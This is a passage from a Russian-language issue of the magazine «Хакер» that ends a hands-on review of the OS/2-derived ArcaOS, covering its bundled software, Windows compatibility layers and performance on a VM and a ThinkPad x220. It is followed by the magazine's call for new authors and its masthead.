
Набор софта в комплекте поставки тоже довольно стандартный. Есть браузер Mozilla Firefox (правда, очень старой версии), есть Thunderbird, простенький текстовый редактор Lucide, несколько приложений для работы с DVD-дисками, просмотра видео и прослушивания музыки, программа для подключения к удаленному рабочему столу и PM VNC Server. Есть комплект из пятнадцати программ, собранных в отдельной папке Multimedia — там представлены аудиопроигрыватели и утилиты для просмотра картинок. Еще имеются игры, в количестве трех штук: маджонг, шахматы и, конечно же, «Косынка».




Как я уже упоминал, для запуска 32-разрядных программ Windows 9.X здесь имеется специальная утилита Odin, для работы с приложениями Windows NT есть тулза 4OS2, представляющая собой аналог старой доброй OS/2 4NT. Кроме того, непосредственно из системной панели можно запустить сессию MS-DOS, а в ней — какую-нибудь игрушку.



Набор доступных настроек тоже стандартен для «полуоси», причем пользователи OS/2 найдут все параметры конфигурации на привычных местах.




Ну и конечно же, в ArcaOS можно работать со старыми приложениями Windows 3.x, а под Odin даже запустить софт для Windows 98. Причем виндовые приложения работают не в некоем ограниченном пространстве, как в виртуальной машине, а в отдельных окнах, с каждым из которых можно взаимодействовать по отдельности. То есть ArcaOS создает для каждого приложения «родное» окружение, и оно считает, что запущено в нативной ОС.



ОБЩИЕ ВПЕЧАТЛЕНИЯ

На виртуалке ArcaOS работает стабильно, хотя Firefox и Thunderbird жутко тормозят, запускаясь по нескольку минут. При этом программы поначалу вообще не подают признаков жизни: двойной щелчок мышью на значке приложения не приводит к какому-либо видимому результату, зато потом внезапно открывается сразу десять окон. При этом на виртуалке мне так и не удалось настроить сеть.

На стареньком ThinkPad x220 с процессором Intel Celeron, оборудованном SSD на 120 Гбайт известной китайской фирмы NoNaMe, система запускается буквально за несколько секунд, а браузер и почтовик внезапно перестают тормозить. Но ни одного беспроводного адаптера на этом ноутбуке ArcaOS так и не увидела (ни встроенного с чипсетом Realteck, ни USB-донглов, которые я подключал к машине по очереди). Интернет появился только после подключения Ethernet-кабеля.



На первый взгляд кажется, что у простого ~~деревенского~~ юзера нет задач, для которых можно было бы приспособить эту операционную систему. Но встроенные возможности «Арки» делают ее интересным решением для ретрогиков и организаций, чьи системы зависят от устаревшего, но незаменимого ПО.

Кому как, а мне очень приятно, что кто-то старается развивать наследие OS/2 и благодаря этим усилиям система не канула в Лету, как многие другие некогда популярные операционки прошлого. И пусть ArcaOS — это скорее диковинка, не предназначенная для повседневного использования, она позволяет хотя бы ненадолго вернуться на двадцать лет назад, когда мы были моложе, а мир вокруг был чуть-чуть другим.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№12 (309)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин, Марк Бруцкий-Стемпковский, Алексей Глазков, Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru.

© Журнал «Хакер», РФ, 2024